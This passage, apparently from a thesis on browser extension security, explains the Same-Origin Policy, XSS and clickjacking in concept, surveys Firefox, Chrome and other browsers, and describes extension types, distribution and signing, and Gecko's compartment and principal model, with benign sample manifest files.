The Same-Origin Policy is an important security boundary for websites and revolves around the concept of web origins [Bar11]. This concept groups together Uniform Resource Locators (URLs) by matching *(scheme, domain, port)* tuples. If an URL does not include a port number, it is inferred from the scheme (80 for HTTP, 443 for HTTPS). Here is an exemplary URL in its most verbose form:

```
scheme://username:password@host:port/path?query#fragment
```

Websites of different origins are not allowed to directly access each other. For instance, a script running on `http://rub.de/` is not allowed to read the cookies of `http://google.com/`, since the domains do not match. There are, however, interfaces which allow communication between cross-origin domains but they generally require both parties to agree to this information transfer [Hic].

As the Same-Origin Policy is essential to the security to the web, many researchers tried to circumvent it in the past [Kar+07; SB11].

3.6.1. Security Contexts

Real access decisions involving extensions cannot be modeled using the Same-Origin Policy. Extensions often need to have the power to cross origin boundaries: An advertisement blocker, for example, must be able to learn about all resources of every visited website and block them accordingly. A *security context* is an abstract concept to compensate for these shortcomings of the Same-Origin Policy.



Figure 3.3.: Abstract model of browser security contexts

Figure 3.3 shows multiple website contexts which are subject to regular browser security boundaries and a special extension context. In this simplified model, extensions may access each opened browser window, regardless of origin. The browser itself can be thought of as another powerful context called the *internal browser context*. Obviously, implementations differ in the way this concept is realized.

3.7. Cross-Site Scripting

Adversaries are prohibited from directly accessing sensitive data of other origins due to the Same-Origin Policy. Thus, they need to circumvent this security boundary to leak information. One of the possible ways to achieve this goal is via Cross-Site Scripting (XSS). For this attack to work, the target has to have a flawed web application allowing code injection. As the injected code is executed on the vulnerable origin, it can leak arbitrary data without being hindered by the Same-Origin Policy.

There are four types of XSS, each identified by a characteristic of the underlying vulnerability. Each type further specifies the flaw which is why in the following list, the types are referenced in an increasing order based on their specificity. For instance, a vulnerability can be both *stored* and *DOM-based* since both types describe different characteristics.



Figure 3.4.: Reflected XSS

- **Reflected** XSS occurs when at least one of the web application's input parameters is returned to the client with insufficient sanitization. Sending a request containing the attack and then receiving the response leading to code execution resembles a *reflection* on the server-side – hence the name. Figure 3.4 illustrates this concept. Naturally, reflected XSS requires the adversary to trick victims into clicking a prepared hyperlink through social engineering or other means.



Figure 3.5.: Persistent XSS

- **Stored** or **persistent** XSS describes vulnerabilities triggered by payloads which are persisted on disk or in memory. As a consequence of this, an adversary can place the attack once and have it served to multiple victims. Figure 3.5 shows the course of events. In contrast to to *reflected* XSS, this vulnerability rarely requires direct contact to victims.

- **DOM-based** XSS arises when client-side code is vulnerable. A JavaScript redirect, for instance, might allow an adversary to obtain code execution using a JavaScript pseudo protocol handler (cf. Section 3.5). This vulnerability would qualify as *DOM-based* since the root cause can be found in client-side code.

- **Mutation-based** XSS is a consequence of input normalization bugs which can occur when developers employ APIs like `innerHTML`. These APIs allow the current DOM tree to be serialized to text and modified by markup. Broken code is not rejected but rather *mutated* and integrated in to the DOM. As Heiderich et al. show, both the read and write behavior can be exploited by attackers [Hei+13].

3.7.1. Cross-Context Scripting

A code injection into a different security context (cf. Section 3.6.1) is called Cross-Context Scripting (XCS). Extensions, for example, are mostly written in native web languages like JavaScript and can be vulnerable to DOM-based XSS flaws. An adversary may trigger weaknesses from web content and obtain higher privileges. Depending on the browser, consequences vary from private data leaks to complete compromise of the victim's host system. If the security context is restrained, an adversary may attempt to further elevate privileges from the new position. Furthermore, the attacker is not limited to extension vulnerabilities but can also target flaws in the browser's implementation. Sometimes the term Cross-Zone Scripting is used synonymously to XCS. Originally, it is based on Internet Explorer's zone-based security model which defines trusted and untrusted zones with respectively stronger and weaker capabilities than normal web content[13].

3.8. Clickjacking

Clickjacking, also called UI-Redressing, uses misdirection to lure a victim into executing unwanted actions. In contrast to Cross-Site Request Forgery (CSRF), most Clickjacking attacks are of visual nature: They obscure User Interface (UI) elements, so that users do not recognize their real purpose and click them voluntarily. In an actual real world attack, adversaries have hidden Facebook's like button in a one by one pixel frame following the mouse movement. Victims attempting to click an element such as a hyperlink on the attacking page actually click the like button[14].

Initially coined by Grossman and Hansen in 2008[15], Clickjacking has received scrutiny by by criminals and researchers [Nie11; Hua+12] alike. Soon after the initial publication, a technique called frame busting gained popularity. It attempts to prevent a site from being framed by using code on the site itself. Many of these protections have been shown to be futile by researchers [Ryd+10; Lek+12]. In 2009, Microsoft released Internet Explorer 8 with a new HTTP header which allows websites to opt out of being frameable[16]. This header was quickly adopted by other browsers and promoted as a way to prevent Clickjacking attacks. However, as researchers such as Michal Zalewski pointed out, this solution is far from being perfect[17].

Example



Figure 3.6.: Unobstructed website



Figure 3.7.: Overlayed website

[13] MSDN. *About URL Security Zones*. URL: https://msdn.microsoft.com/en-us/library/ms537183(v=vs.85).aspx.

[14] Graham Cluley. *Viral clickjacking 'Like' worm hits Facebook users*. May 2010. URL: https://nakedsecurity.sophos.com/2010/05/31/viral-clickjacking-like-worm-hits-facebook-users/.

[15] Jeremiah Grossman. *Clickjacking: Web pages can see and hear you*. Oct. 2008. URL: http://jeremiahgrossman.blogspot.de/2008/10/clickjacking-web-pages-can-see-and-hear.html.

[16] Eric Lawrence. *IE8 Security Part VII: ClickJacking Defenses*. Jan. 2009. URL: https://blogs.msdn.microsoft.com/ie/2009/01/27/ie8-security-part-vii-clickjacking-defenses/.

[17] Michal Zalewski. *X-Frame-Options, or solving the wrong problem*. Dec. 2011. URL: https://lcamtuf.blogspot.de/2011/12/x-frame-options-or-solving-wrong.html.

Figure 3.6 depicts an exemplary website featuring a button. In order to be a worthwhile target, this button has to perform a potentially harmful action which the adversary cannot trigger himself. This could be, for example, disabling authentication for a router in the victim's home network. If the website does not prevent framing, an adversary can embed it in an `iframe` element and overlay large parts of its UI. This will obfuscate the visual context of the button, as illustrated by Figure 3.7, and potentially trick a victim into performing the harmful action.

3.9. Browsers

Web browsers allow users to request and view websites in the World Wide Web (WWW). However, as the web attracts many businesses and websites get access to increasingly powerful APIs, browsers evolve to become feature-rich software platforms. Most needs of a user can nowadays be solved by web applications, making the browser one of the most essential pieces of software installed on an operating system. Abstractly, a browser functions as follows: After the networking component transparently handled all communication necessary to obtain a website's code, the rendering engine parses and renders it. If a script is encountered during parsing, the interpreter is given its code. Both scripts and markup can trigger new requests to the website to fetch additional resources. Thus, all components of a browser are constantly interacting with each other to display a website. Figure 3.8 shows this in an abstract illustration. Of course a browser consists of more parts than only those three: The UI and data persistence layers are just two additional examples in a range of components which make up a modern browser.



Figure 3.8.: Browser components

As browsers play an essential role in today's lives, different needs arise around their UI and behavior. In order to satisfy those needs without having to implement all functionality themselves, all large browser vendors introduced extensions. With the given extension mechanisms, developers can customize large parts of a browser. This allows for different work flows and behavior to be implemented independently of the browser core itself.

A central concept when dealing with extensions or browsers in general are user profiles. They provide multiple completely isolated browsing environments, each with a separate cookie store, settings, cache and extension registry. Therefore, it is possible for multiple users to use one browser or a single person to have multiple browsing sessions at the same time. A special case is the private browsing mode. If a user enables it, the browser promises not to store any persistent data about the session on disk. Extensions, however, may violate this promise.

3.9.1. Mozilla Firefox

Firefox is a web browser released by the Mozilla Foundation and its subsidiaries. Its main components are Gecko, a layout rendering engine[18], and SpiderMonkey, a JavaScript parser and interpreter[19]. Its Graphical User Interface (GUI) is structured in XUL (cf. Section 3.2.2) and styled in CSS (cf. Section 3.4). Additionally, significant parts of its internals are implemented in JavaScript (cf. Section 3.5). While the various available statistics slightly differ in absolute values and significance, Firefox' desktop browser market share can be

[18]MDN. *Gecko*. Oct. 2015. URL: `https://developer.mozilla.org/en-US/docs/Mozilla/Gecko`.
[19]MDN. *SpiderMonkey*. Sept. 2015. URL: `https://developer.mozilla.org/en-US/docs/Mozilla/Projects/SpiderMonkey`.

estimated to revolve around 15% globally[20].

Originally, the Mozilla Suite was an open source version of Netscape's internet software bundle, consisting of a browser, an email client, an Internet Relay Chat client and an HTML editor [Yeo05]. Firefox was separated from the project in order to serve as a stand-alone browser, while Mozilla's community of developers continued to maintain the suite under the name SeaMonkey. Volunteers can freely contribute to Firefox, albeit under the supervision of the Mozilla Foundation.

Firefox extensions, sometimes referred to as add-ons, offer many ways of extending the browser's core functionality or changing its appearance. They are part of Mozilla's XULRunner package which is used in multiple products like Firefox and Thunderbird[21]. Among the most popular extensions there are advertisement blockers, tracking protections and developer tools. An add-on called *Greasemonkey* is a special case: It enables scripts to be run on predefined web origins and thus constitutes its own extension ecosystem.

3.9.2. Google Chrome

Google Chrome is the most popular and widely used browser at the time of this writing. With roughly 55 percent of the global market share[22], it has become a prime target for attackers. In contrast to Mozilla Firefox, the implementation of the browser is not fully available to the public as it contains proprietary components. Large parts of its code base are, however, shared with an associated open source project called Chromium. The internal Flash implementation, for instance, is not open source whereas other components, like the v8 JavaScript engine and the Blink rendering engine, are.

For its first release in September 2008, Google Chrome employed the WebKit rendering engine which is most prominently known from Apple's Safari browser. This changed in 2013, when WebKit was forked into Blink in order to speed up development and allow more architectural changes for performance experiments[23]. Multiple software projects rely on parts of Chrome's architecture: Recent versions of the Opera browser, for example, leverage the Blink rendering engine in lieu of a former, in-house developed engine called Presto.

Chrome extensions have a strong focus on extending the browser's functionality. Modifications of existing behavior are strictly limited to a few predefined APIs and settings. In contrast to Firefox, very few additional technologies are introduced for the extension system.

3.9.3. Other Browsers

Apart from Google Chrome and Mozilla Firefox, there are multiple other browsers from which a user can choose. While there are too many options to fully discuss, very few browsers are conceptually different from the two examined in this thesis. In fact, a large portion of browsers use the Blink rendering engine, hence being similar to Chrome in various aspects. Most importantly, many Blink-based browsers adopt Chrome's extension system, allowing for easy adjustment of attack techniques. For example, *Opera*, a browser with a global market share of roughly 2 percent, is based on Blink. After abandoning its own rendering engine called Presto in 2013, it first used WebKit and then later transitioned to Blink. Its extension system is almost identical to Chrome's with the exception of a few different APIs[24]. However, the core security model remains unchanged. A similar approach has been taken by the *Vivaldi* browser. Building on top of Chrome, it mainly

[20] StatCounter. *Top 5 Desktop Browsers from Aug 2012 to Sept 2015*. Sept. 2015. URL: http://gs.statcounter.com/#browser-ww-monthly-201511-201601.

[21] MDN. *XULRunner*. URL: https://developer.mozilla.org/en-US/docs/Mozilla/Projects/XULRunner.

[22] StatCounter. *Top 5 Desktop Browsers from Aug 2012 to Sept 2015*. Sept. 2015. URL: http://gs.statcounter.com/#browser-ww-monthly-201511-201601.

[23] The Chromium Projects. *Developer FAQ*. 2013. URL: https://www.chromium.org/blink/developer-faq.

[24] Dev.Opera. *Extension APIs Supported in Opera*. URL: https://dev.opera.com/extensions/apis/.

extends its GUI with a pre-installed App. In addition to the regular attacks on Chrome extensions, this allows an adversary to directly target the browser's GUI (cf. Section 6.2.2).

From the browsers which are uniquely distinct from Firefox and Chrome, Microsoft's Internet Explorer is the most popular. Starting in 1995, it continuously evolved to version 11 with its own rendering engine, script interpreter and extension system. Yet, it has been discontinued recently to make room for a completely rewritten product called *Edge*. However, as its extension system has not yet been released at the time of this writing, it is impossible to estimate the impact and applicability of the attack techniques presented in this thesis. Another prominent browser with an own extension system is Apple's Safari. Even though the browser is based on WebKit which is Blink's predecessor, the extension systems found in Chrome and Safari respectively have very few similarities.

4. Extension Architectures

When attacking browser extensions, a basic knowledge of the underlying extension architecture is required. Knowing about the mitigations, security boundaries and general concepts implemented in each browser does not only help reproducing the results found in Chapters 6 and 7, but is mandatory for finding new attacks, too. Therefore, this Chapter introduces the extension systems of Mozilla Firefox and Google Chrome. While not as verbose as the official documentation, the following Sections focus on the most important security aspects. Overarching concepts such as browser profiles and general introductions of the browsers themselves can be found in Section 3.9.

4.1. Extension Types

Most browsers feature more than one type of extension. Often, extension types are assigned different tasks: Themes, for example, are meant to customize the visual appearance of the browser. Localization packages, on the other hand, add new languages and location-specific display information to the UI. This clear distinction aids security, as each extension type can be stripped from privileges not required for its task.

4.1.1. Mozilla Firefox

In the Firefox ecosystem, extensions are commonly referred to as *add-ons*. Due to its age, the browser has amassed multiple competing ways of writing add-ons, each with their own peculiarities. Coarsely, these can be divided into extension types building on top of the legacy extension system and independent ones. The former group is further separated by a numeric value found in a meta data file called `install.rdf`. It tells the different extension types apart by assigning each add-on type a power of two. The following list explains the six types building on top of the legacy extension system. Each entry is prefixed by its `type` specifier found in the `install.rdf`.

- *(2)* **Extensions** can exercise the full power of the Firefox add-on system by leveraging privileged JavaScript APIs. In order to avoid confusion between the general term extension and this type, add-ons belonging to this group will be called *regular extensions* in the remainder of this thesis. Writing a regular extension is possible in three competing ways.
  - **Legacy extensions** are the oldest, yet, still working type of add-on in Firefox. Generally, functionality is implemented using Mozilla's Cross Platform Component Object Model (XPCOM) technology. It enables add-ons to invoke the same APIs Firefox uses internally. Furthermore, most legacy extensions use a mechanism called XUL Overlay to customize the browser's UI. Essentially, overlays allow developers to modify elements and attributes in other XUL documents. As the browser's UI is written in XUL, almost all components can be customized or replaced. A major disadvantage of this technique is that it requires a browser restart when a new add-on is installed or uninstalled. Presumably due to optimization reasons, Firefox applies overlays only on browser startup.
  - **Restartless extensions** (also called **bootstrapped extensions**) solve the browser restart issue by disallowing XUL Overlays altogether. Instead, a dedicated JavaScript file (`bootstrap.js`)

provides functions for common events like startup, shutdown or installation. Add-ons are expected to modify the GUI programmatically and undo these changes when being uninstalled. In spite of this modernization, restartless extensions still rely on XPCOM functions and interfaces to provide functionality.

  - **Add-on SDK extensions** (formerly called *Jetpack add-ons*) offer an alternative to the use of XPCOM. Various high- and low-level APIs are meant to make extension development easier and more accessible. Instead of requiring deep knowledge of Firefox-specific technologies, the Software Development Kit (SDK) focuses on providing functionality through standardized web technologies. In contrast to restartless or legacy extensions, no knowledge about XUL, XBL and XPCOM is required. Moreover, the SDK is the first add-on type to introduce isolation between core extension and DOM interaction code through content scripts (cf. Section 4.4.1).

- *(4)* **Themes**, or **complete themes**, use CSS to customize the visual appearance of the browser UI. As the UI of Firefox is based on markup languages, almost every aspect of the browser can be styled. However, although themes can use all language features of CSS, they are prevented from employing XUL, XBL and privileged JavaScript APIs.

- *(8)* **Locale packs** (or **localization packages**) contain translations and localization settings for the browser GUI. Mostly consisting of DTD and property files, they have no direct access to privileged JavaScript APIs.

- *(16)* **Multiple Item Packages** bundle multiple add-ons in one package. In contrast to other extension types, multiple item packages implement no functionality on their own. Bundled add-ons, on the other hand, have the privileges they would normally have. This extension type allows distribution of a theme alongside an add-on or similar combinations.

- *(64)* **Spell Check Dictionaries** add languages to the browser's spell checking engine. Based on the Hunspell project, Firefox parses one dictionary (`.dic`) and one affix file (`.aff`) from each extension of this type. Other than that, the add-on is not able to perform any further actions.

- *(128)* **Telemetry Experiments** are described as "specially-designed restartless addons"[1] and are used to run experiments on a wide range of Firefox installations. In terms of technology, they have the exact same advantages and disadvantages as restartless extensions and, thus, belong to the group of *regular extensions*. However, due to their special purpose and Mozilla's signing process (cf. Section 4.4.1), normal extension authors are not able to create telemetry experiments.

Modern add-on types do not follow the distinction of the legacy extension system. Currently, two add-on types belong to this group.

- **WebExtensions** mimic Google Chrome's extension architecture (cf. Section 4.1.2) and are still in development at the time of this writing. In future, legacy and restartless add-ons will be deprecated in favor of this new type of extension[2]. In addition to establishing cross-browser compatibility, Mozilla's implementation of WebExtensions allows for compatibility with a multi-process variant of Firefox. Similar to the Add-On SDK, only standardized web technologies are utilized. Furthermore, WebExtensions are using a revised security model, also borrowed from Chrome (cf. Section 4.4.1).

[1] Mozilla Wiki. *Telemetry/Experiments*. URL: `https://wiki.mozilla.org/Telemetry/Experiments`.
[2] MDN. *WebExtensions*. URL: `https://developer.mozilla.org/en-US/Add-ons/WebExtensions`.

- **Lightweight themes** merely consist of two images. Separated into header and footer, the pictures are set as the background of the browser's top and bottom part of the window respectively. In Firefox 3.6 the first implementation of lightweight themes appeared under the name *Personas*[3].

```
<?xml version="1.0"?>
<RDF xmlns="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
     xmlns:em="http://www.mozilla.org/2004/em-rdf#">
  <Description about="urn:mozilla:install-manifest">
    <em:id>theme@iceqll.eu</em:id>
    <em:version>1.0</em:version>
    <em:type>4</em:type>
    <em:targetApplication>
      <Description>
        <!-- id of firefox -->
        <em:id>{ec8030f7-c20a-464f-9b0e-13a3a9e97384}</em:id>
        <em:minVersion>29.0</em:minVersion>
        <em:maxVersion>45.*</em:maxVersion>
      </Description>
    </em:targetApplication>
    <em:name>Theme Example</em:name>
    <em:internalName>theme</em:internalName>
    <em:description>Colorizes your browser bar green</em:description>
    <em:creator>qll</em:creator>
    <em:homepageURL>http://iceqll.eu/</em:homepageURL>
  </Description>
</RDF>
```

Listing 4.1: `install.rdf` of a theme

All extension types building on the legacy extension system are always accompanied by an `install.rdf` file. Resource Description Framework (RDF) is an XML dialect which is used to convey meta data. Listing 4.1 shows an exemplary RDF file describing a theme. After declaring the identifier and version number of the add-on, the type is stated in an `em:type` property. The actual numerical value can be looked up in the extension type list above, where each entry has an identifier prepended to its description. Another noteworthy property of the `install.rdf` file is `em:targetApplication`. Since Mozilla's extension system has been generalized to work in multiple software packages, the target application has to be explicitly stated by using an identifier. This theme declares its compatibility with Firefox version 29 to 45. Any other software or Firefox version will at least show a warning when attempting to install the extension.

```
# creates chrome://alias/content/*
content     alias                   path/to/files
# creates chrome://alias/skin/*
skin        alias    addon-name     path/to/files
# creates chrome://alias/locale/*
locale      alias    addon-name     path/to/files
# creates resource://alias/*
resource    alias                   path/to/files
```

Listing 4.2: `chrome.manifest` of an extension

[3]MDN. *Lightweight themes*. URL: `https://developer.mozilla.org/en-US/Add-ons/Themes/Lightweight_themes`.

Another file commonly found in legacy extensions is the `chrome.manifest`. It can perform multiple actions such as mapping the extension's files to URLs, declaring XUL overlays and registering binary components. In Listing 4.2, four URLs are created. Each instruction line is preceded by a comment, stating the shape of the resulting URI. The remainder of this thesis will refer to the keywords `content`, `skin`, `locale` and `resource` as the *content types* of an extension. Not every content type can be registered by every type of extension. While regular extensions have the privileges to use all of them, themes, for example, are limited to `skin`. Locale packs can use both `locale` and, surprisingly, `skin`.

4.1.2. Google Chrome

Chrome features three types of extensions:

- **Themes** can modify the appearance of the browser user interface. However, instead of having full control over the visual styling, they can only change predefined elements. For example, while the color of the browser's toolbar can be altered, its general appearance (e.g. height) is fixed. All modifications are listed declaratively in a manifest file, rendering the use of CSS syntax unnecessary.
- **Extensions** can request access to a range of APIs which allow them to perform high-privilege actions. In contrast to Firefox add-ons, however, Chrome extensions do not have the power to execute system commands. Instead, the available APIs are highly specialized and offer a limited amount of control over the browser. Extensions are written using web technologies like JavaScript, CSS and HTML.
- **Apps** attempt to mimic native applications by having access to even more APIs than extensions. In contrast to Extensions, they are not meant to modify the browsing behavior but represent a completely isolated application. Still, Apps are not able to execute arbitrary commands on an operating system level. Just like Extensions, Apps can be created with technologies like HTML, CSS and JavaScript.

```
1  {
2    "manifest_version": 2,
3    "name": "Exemplary extension",
4    "description": "Shows a few possibilities of a manifest file",
5    "version": "1.0",
6    "options_page": "options/options.html",
7    "browser_action": {
8      "default_icon": "icon.png",
9      "default_popup": "popup/popup.html",
10     "default_title": "Open popup on click"
11   },
12   "chrome_url_overrides" : {
13     "newtab": "overrides/override.html"
14   },
15   "default_locale": "en",
16   "permissions": [
17     "activeTab",
18     "http://*/*",
19     "https://*/*"
20   ]
21 }
```

Listing 4.3: An exemplary Chrome `manifest.json`

All types require a clear specification of the utilized APIs in a JavaScript Object Notation (JSON) manifest file. An exemplary manifest is given in Listing 4.3. Its `permissions` key does not only hold the requested APIs but also all the hosts which the extension should be given cross-origin access to. These entries are called *host permissions* and can use wildcards to match a wide range of domains. In the Listing above, the extension requests access to all HTTP and HTTPS hosts. Other keys of `manifest.json` either declare the extension's structure or are used to convey meta information such as name, description and version.

4.2. Distribution Models

The distribution of software can either be the first viable point of attack or a major hindrance in achieving the adversary's goal. In all cases, the process is tremendously important to the security of the overall system.

4.2.1. Mozilla Firefox



Figure 4.1.: Add-on installation confirmation



Figure 4.2.: Untrusted website permission request

Firefox add-ons are mainly distributed through the following three channels.

- **Whitelisted domains** are allowed to install extensions by calling the proprietary `InstallTrigger` API. Remarkably, this list can be modified in the user preferences. However, despite the whitelist, consent is always required for a successful installation as shown in Figure 4.1. Clean Firefox profiles contain two whitelisted domains, namely the Firefox Marketplace and addons.mozilla.org (AMO). The latter is embedded by the Firefox user interface on an internal extension management site (*about:addons*). Before being listed on AMO, each add-on has to undergo a review process[4] in order to eliminate disguised malware and vulnerabilities.
- **Third-party domains** are able to access the `InstallTrigger` API, too. In contrast to whitelisted domains, they require additional approval of the user, shown in Figure 4.2. During this process, the browser GUI clearly indicates danger to the user, as the domain is untrusted.
- **Local installers** may deploy add-ons as part of their software bundle. There are two ways to achieve this: Either the high privileges obtained during the installation process are exploited to modify the Firefox root directory[5] or the add-on is placed using one of the intentional mechanisms built for this purpose. For instance, on Windows systems, Registry keys can be used to enable add-ons for all or only specified users[6]. Furthermore, installers may place a file with the path to the add-on in a profile's extensions directory. This will prompt Firefox to ask the user for consent on the next start.

[4] Mozilla Wiki. *Add-on Review Guide*. Oct. 2015. URL: `https://wiki.mozilla.org/Add-ons/Reviewers/Guide`.
[5] Todd. *Bug 1169417 – Please ignore 3rd-party code injected into <fxdir>/browser/components/*. May 2015. URL: `https://bugzilla.mozilla.org/show_bug.cgi?id=1169417`.
[6] MDN. *Adding Extensions using the Windows Registry*. Jan. 2016. URL: `https://developer.mozilla.org/en-US/docs/Adding_Extensions_using_the_Windows_Registry`.

Firefox enforces a signature check on regular extensions and WebExtensions starting from version 43[7]. For reasons explained in Section 7.1.2, localization packages have been added to the list of signed extension types, too. In order to obtain this cryptographic proof of authenticity, add-ons have to be submitted to AMO for review. Thus, both third-party domains and local installers cannot distribute arbitrary extensions anymore. Rogue installers, however, are still able to override the imposed security checks by modifying the user's preferences or the Firefox binary itself.

Add-ons are most commonly distributed using the Cross-Platform Installer Module (XPI) file format. XPI's associated Multipurpose Internet Mail Extensions (MIME) type is `application/x-xpinstall`. In effect, XPI is a ZIP archive with a distinct folder structure. Firefox additionally accepts the Java Archive (JAR) format since it is just a ZIP file, too. Moreover, XPI uses JAR's method of including potential signatures in yet another folder structure inside of the archive. Installation packages can be nested in order to bundle multiple extensions together[8]. In this case, each add-on has to be signed individually.

4.2.2. Google Chrome

Chrome has a complex distribution model, offering different options based on the user's operating system. In general, there are three ways of distributing Chrome extensions:

- The **Chrome Web Store** is the single authoritative source of extensions for both Windows and Mac OS X operating systems. It requires an upfront fee of five dollars and mandatory reviews to list an extension. While the review guidelines are not public, they most likely attempt to prevent malicious software from being distributed through the store. The Chrome Web Store gives developers the option of carefully distributing extensions only to a selected number of users or in a controlled manner.

- **Third party sites** have less of an important role in the Chrome extension ecosystem. Extensions hosted on a website may only be installed by users of the Linux operating system. In order to ask the user for an installation, the developer first has to package the extension and then serve it with the correct MIME type (`application/x-chrome-extension`). Otherwise, if settings the MIME type is not possible, the correct suffix, a regular MIME type and a missing content sniffing prevention header is sufficient, too. While this is no option on Windows and Mac OS X operating systems, third party sites can, however, trigger an installation from the Chrome Web Store. Using the `chrome.webstore` API, a user can be prompted to install an extension in this manner.

- **Local installers** also have different options based on the underlying operating system: On Windows systems, a Registry entry can be set. However, it has to point at the Chrome Web Store. Similarly, such a link can be placed in a JSON file at a predefined path on Mac OS X systems. Finally, on Linux this file is not required to point at the store, but can also reference other locations.

Chrome employs its own packaging format with the `.crx` file extension. It uses a custom header which is followed by a standard ZIP file. The header contains information like the packaging format version, a public key and a signature. A public-private key pair is created when first packing an extension locally, or assigned by the Chrome Web Store. Subsequent updates must all bear a valid signature. Inside the ZIP file, all extensions feature a manifest file which describes their type and purpose.

[7] Mozilla Wiki. *Add-ons/Extension Signing*. Dec. 2015. URL: `https://wiki.mozilla.org/Addons/Extension_Signing`.

[8] MDN. *Multiple item extension packaging*. Sept. 2015. URL: `https://developer.mozilla.org/en-US/docs/Multiple_Item_Packaging`.

4.3. Security Concepts

An extension ecosystem can only be as secure as the underlying model allows it to be. Thus, knowing about the security concepts of the engine tremendously aids the understanding of the actual security model. Both Firefox and Chrome implement complex systems to ensure isolation between different parts of the browser.

4.3.1. Gecko Concepts



Figure 4.3.: Gecko's compartment system

In Firefox, the Gecko rendering engine plays an essential role in the overall security of the extension system. Generally, three core concepts are important, namely *compartments*, *wrappers* and *principals*[9].

In addition to the Same-Origin Policy's distinction between same-origin and cross-origin access, Gecko defines two additional boundaries: A low privilege scope might attempt to access a high privilege scope and vice versa. While the first may only be allowed with consent of the privileged context, the second is always permitted. In order to isolate scopes and implement these security checks in a robust way, each Gecko window object is placed in a separate memory region called *compartment*. All interaction is mediated through a set of *wrappers* which are transparent to the actual code in this context. Figure 4.3 shows a privileged compartment accessing web content through a wrapper. In total, there are four wrapper concepts.

- **Transparent wrappers** impose no restrictions on the type of access a compartment gets. For example, reading a document of the same origin will receive this wrapper.
- **Xray wrappers** impose no inherent restrictions but attempt to protect the caller from harm. As the JavaScript context may be polluted by the accessed compartment, this wrapper simulates a clean environment. Xray wrappers are mostly used when privileged components access unprivileged contexts.
- **Cross-origin wrappers** restrict access to a limited amount of APIs. As the name suggests, a cross-origin interaction will be mediated through this kind of wrapper.
- **Opaque wrappers** are the opposite of transparent wrappers and, thus, prohibit all access requests. Any low privilege code attempting to directly access high privilege scopes will have to pass this wrapper.

In order to find the correct wrapper, Gecko uses security checks implemented in *security principals*. This concept allows abstract comparisons, as one principal may *subsume* the privileges of another one. There are four core principals.

[9] MDN. *Script security*. Oct. 2015. URL: `https://developer.mozilla.org/en-US/docs/Mozilla/Gecko/Script_security`.

- **Null principals** have the least privileges possible and subsume nothing. However, they are only subsumed by system principals, hence having special protection against access from others.
- **Content principals** represent regular web content. Following the rules of the Same-Origin Policy, only principals of the same origin are subsumed.
- **Expanded principals** have similar privileges as *content principals*. However, instead of one, they have access to multiple origins which have to be defined upfront. Thus, no content principal can subsume an expanded principal, whereas the other way around is possible.
- **System principals** have the highest level of privileges and, thus, subsume all other principals.

Relationship	$A \to B$	$B \to A$
$A \supseteq B \wedge B \supseteq A$	Transparent wrapper	Transparent wrapper
